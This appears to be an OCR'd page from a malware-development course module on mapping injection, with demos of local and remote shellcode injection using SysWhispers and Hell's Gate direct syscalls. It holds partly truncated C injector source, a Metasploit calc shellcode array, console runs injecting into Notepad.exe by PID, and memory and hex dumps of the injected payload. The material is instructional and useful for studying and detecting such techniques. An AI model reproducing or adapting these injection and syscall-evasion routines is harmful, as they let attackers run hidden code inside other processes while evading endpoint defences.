
Local vs Remote Injection

Similar to the previous module, a preprocessor macro code was constructed to target the local process if `LOCAL_INJECTION` is defined. The preprocessor code is shown below.

```
#define LOCAL_INJECTION

#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// Set the target process PID
#define PROCESS_ID      18784
#endif // !LOCAL_INJECTION
```

Demo

Using the SysWhispers implementation locally.




```c
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>

#include "SysWhispers.h"

// comment to enable remote-injection code
//
#define LOCAL_INJECTION


#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// change the pid to thats of the process to target
#define PROCESS_ID  18784
#endif // !LOCAL_INJECTION

/*
SysWhispers.h - SysWhispers.
    python syswhispers.py -a
*/

// this can be used instead
#define SECTION_RWX (SECTION


// x64 calc metasploit shell
unsigned char Payload[] = {
    0xFC, 0x48, 0x83, 0xE4,
    0x41, 0x50, 0x52, 0x51,
    0x60, 0x48, 0x8B, 0x52,
    0x50, 0x48, 0x0F, 0xB7,
    0xAC, 0x3C, 0x61, 0x7C,
    0x01, 0xC1, 0xE2, 0xED,
    0x42, 0x3C, 0x48, 0x01,
    0x85, 0xC0, 0x74, 0x67,
    0x8B, 0x40, 0x20, 0x49,
```

```
PS C:\Users\User\Desktop\Intermediate\MappingInjection\x64\Release> .\SysWhispers.exe
[+] Allocated Address At : 0x000001D571D10000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [+] Payload is Copied From 0x00007FF6BD135040 To 0x000001D571D10000
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x000001D571D10000 ... [+] DONE
        [+] Thread Created With Id : 25664
[#] Press <Enter> To Quit ...
```

Base address	Type	Size	Protection
0x7ffcc4395000	Image: Commit	8 kB	WC
0x7ffcc2561000	Image: Commit	4 kB	WC
0x7ffcc4221000	Image: Commit	1,196 kB	RX
0x7ffcc2921000	Image: Commit	504 kB	RX
0x7ffcc24d1000	Image: Commit	412 kB	RX
0x7ffcc1cd1000	Image: Commit	780 kB	RX
0x7ffcc18e1000	Image: Commit	1,500 kB	RX
0x7ffcacf51000	Image: Commit	64 kB	RX
0x7ff6bd131000	Image: Commit	8 kB	RX
0x1d571d10000	Mapped: Commit	4 kB	RWX
0x95b1cfc000	Private: Commit	12 kB	RW+G
0x95b1bfc000	Private: Commit	12 kB	RW+G
0x95b1afb000	Private: Commit	12 kB	RW+G
0x95b176a000	Private: Commit	12 kB	RW+G
0x7ffcc4397000	Image: Commit	36 kB	RW

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Using SysWhispers implementation remotely.




```c
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>

#include "SysWhispers.h"

// comment to enable remote-injection code
//\
#define LOCAL_INJECTION


#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// change the pid to thats of the process to target
#define PROCESS_ID  21636
#endif // !LOCAL_INJECTION

/*
SysWhispers.h - SysWhispers.
    python syswhispers.py -a
*/

// this can be used instead
#define SECTION_RWX (SECTION


// x64 calc metasploit shell
unsigned char Payload[] = {
    0xFC, 0x48, 0x83, 0xE4,
    0x41, 0x50, 0x52, 0x51,
    0x60, 0x48, 0x8B, 0x52,
    0x50, 0x48, 0x0F, 0xB7,
    0xAC, 0x3C, 0x61, 0x7C,
    0x01, 0xC1, 0xE2, 0xED,
    0x42, 0x3C, 0x48, 0x01,
    0x85, 0xC0, 0x74, 0x67,
    0x8B, 0x40, 0x20, 0x49,
```

```
PS C:\Users\User\Desktop\Intermediate\MappingInjection\x64\Release> .\SysWhispers.exe
[i] Targeting process of id : 21636
[+] Local Memory Allocated At : 0x000001C48D030000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [+] Payload is Copied From 0x00007FF6F99B5040 To 0x000001C48D030000
[+] Remote Memory Allocated At : 0x000002301D830000 Of Size : 4096
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x000002301D830000 ... [+] DONE
        [+] Thread Created With Id : 20868
[#] Press <Enter> To Quit ...
```

Base address	Type	Size	Protection
0xe7946f8000	Private: Commit	12 kB	RW+G
0x2301d830000	Mapped: Commit	4 kB	RWX
0x7ff668ca1000	Image: Commit	296 kB	RX
0x7ffbf1801000	Image: Commit	4,380 kB	RX
0x7ffbf1e21000	Image: Commit	688 kB	RX
0x7ffbf2e61000	Image: Commit	2,524 kB	RX
0x7ffc50011000	Image: Commit	560 kB	RX
0x7ffc500f1000	Image: Commit	1,424 kB	RX
0x7ffc52ba1000	Image: Commit	36 kB	RX
0x7ffc72c21000	Image: Commit	340 kB	RX
0x7ffc839a1000	Image: Commit	2,972 kB	RX
0x7ffc84aa1000	Image: Commit	13,228 kB	RX
0x7ffc897f1000	Image: Commit	64 kB	RX
0x7ffc8bfb1000	Image: Commit	176 kB	RX
0x7ffc8c001000	Image: Commit	748 kB	RX
0x7ffc8c141000	Image: Commit	336 kB	RX

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Using Hell's Gate implementation locally.



```c
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include "structs.h"


// comment to enable remote-injection code
//
#define LOCAL_INJECTION


#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// change the pid to thats of the process to target
#define PROCESS_ID  18784
#endif // !LOCAL_INJECTION


// Syscalls Hashes Values
#define NtCreateSection_djb2
#define NtMapViewOfSection_d
#define NtUnmapViewOfSection
#define NtClose_djb2 0x0DA4F
#define NtCreateThreadEx_djb


/*
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
*/

// this can be used instead
#define SECTION_RWX (SECTION
```

```
PS C:\Users\User\Desktop\Intermediate\MappingInjection\x64\Release> .\HellsGate.exe
[+] Allocated Address At : 0x0000029738490000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [+] Payload is Copied From 0x00007FF656165050 To 0x0000029738490000
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x0000029738490000 ... [+] DONE
        [+] Thread Created With Id : 22084
[#] Press <Enter> To Quit ...
```

HellsGate.exe (18976) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU


☑ Hide free regions

Base address	Type	Size	Protection
0x7ffcc4220000	Image: Commit	4 kB	R
0x7ffcc434c000	Image: Commit	288 kB	R
0x7ffcc43a0000	Image: Commit	548 kB	R
0xe82e54d000	Private: Commit	36 kB	RW
0xe82e6fd000	Private: Commit	12 kB	RW
0xe82e7fe000	Private: Commit	8 kB	RW
0xe82e8ff000	Private: Commit	4 kB	RW
0xe82e9ff000	Private: Commit	4 kB	RW
0x29738370000	Private: Commit	8 kB	RW
0x297383d0000	Private: Commit	8 kB	RW
0x29738450000	Mapped: Commit	64 kB	RW
0x297384a0000	Private: Commit	116 kB	RW
0x7ff5ea550000	Private: Commit	4 kB	RW
0x7ff656165000	Image: Commit	4 kB	RW
0x7ffcacf66000	Image: Commit	4 kB	RW
0x7ffcc1c0d000	Image: Commit	20 kB	RW

HellsGate.exe (18976) (0x29738490000 - 0x29738491000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Using Hell's Gate implementation remotely.



```c
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include "structs.h"


// comment to enable remote-injection code
//\
#define LOCAL_INJECTION


#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// change the pid to thats of the process to target
#define PROCESS_ID  21636
#endif // !LOCAL_INJECTION


// Syscalls Hashes Values
#define NtCreateSection_djb2
#define NtMapViewOfSection_d
#define NtUnmapViewOfSection
#define NtClose_djb2 0x0DA4F
#define NtCreateThreadEx_djb


/*
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
    printf("#define %s%s 0x%
*/

// this can be used instead
```

```
PS C:\Users\User\Desktop\Intermediate\MappingInjection\x64\Release> .\HellsGate.exe
[i] Targeting process of id : 21636
[+] Local Memory Allocated At : 0x0000020B587B0000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [+] Payload is Copied From 0x00007FF737B85050 To 0x0000020B587B0000
[+] Remote Memory Allocated At : 0x0000023023AD0000 Of Size : 4096
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x0000023023AD0000 ... [+] DONE
        [+] Thread Created With Id : 18868
[#] Press <Enter> To Quit ...
```

Notepad.exe (21636) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

☑ Hide free regions

Base address	Type	Size	Protection
0x23023aa0000	Mapped	64 kB	RW
0x23023ab0000	Mapped	64 kB	RW
0x23023ac0000	Mapped	64 kB	RW
0x23023ad0000	Mapped	4 kB	RWX
0x23023c00000	Private	2,048 kB	RW
0x230245f0000	Mapped	18,048 kB	R
0x23025800000	Private	2,048 kB	RW
0x7ff49dc00000	Mapped	1,412 kB	R
0x7ff49dd70000	Mapped	1,024 kB	R
0x7ff49de70000	Private	4,194,432 kB	RW
0x7ff59de90000	Private	32,772 kB	RW
0x7ff59fea0000	Mapped	4 kB	R
0x7ff668ca0000	Image	528 kB	WCX
0x7ffbf1800000	Image	6,268 kB	WCX
0x7ffbf1e20000	Image	2,516 kB	WCX
0x7ffbf2e60000	Image	3,196 kB	WCX

Notepad.exe (21636) (0x23023ad0000 - 0x23023ad1000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```